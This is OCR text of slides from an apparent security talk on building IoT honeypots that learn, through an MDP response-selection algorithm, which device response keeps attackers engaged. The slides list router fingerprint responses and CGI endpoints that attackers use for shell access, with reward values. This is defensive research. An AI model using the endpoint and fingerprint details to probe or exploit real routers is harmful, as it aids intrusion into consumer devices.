
404 Not Found (SonicWALL FW)	RSP 1
401 Unauthorized (TRENDnet)	RSP 2
<ModelName> WRT110 </ModelName> (LinkSys)	RSP 3
<ModelName> DIR-615 B2 </ModelName> (D-Link)	RSP 4

- Real Case is More Complex.
- CGI-Script.
- Entry Points.



- Privileged CGI – Medium Reward.
- Exploit Request – High Reward.

Session Improvement




- Random Response Selection Algorithm
  - Occasionally select the correct one.
- MDP Response Selection Algorithm
  - select the correct one with higher probability.

Three Takeaways


- Challenges to build IoT honeypot using traditional ways.
- Utilizing an automatic and intelligent way to build IoT honeypot.
- Interesting pre-attack checks and Exploitations on IoT Device.

Q & A


-5
/
+1
/loginpserr.stm
xxx
+0.5
/img/favicon.png?v=6.0.1-1213
var password = "..."
404
200 OK
/login.cgi
+2
Username:xx
Password:xx
302 Doc moved
+10
/apply.cgi
shell
+2
/view.cgi
+10
/rulesimport.cgi
shell
-10
Terminated

Session Table

Req_ID	Rsp_ID	Session _ID
0	1	0
0	2	1
0	2	2
0	2	2
0	3	3
1	0	3
…	…	…



RSP1	RSP2	RSP3	RSP4
404 Not Found (SonicWALL FW)	401 Unauthorized (TRENDnet)	<ModelName> WRT110 </ModelName> (LinkSys)	<ModelName> DIR-615 B2 </ModelName> (D-Link)

Scanning **Responses**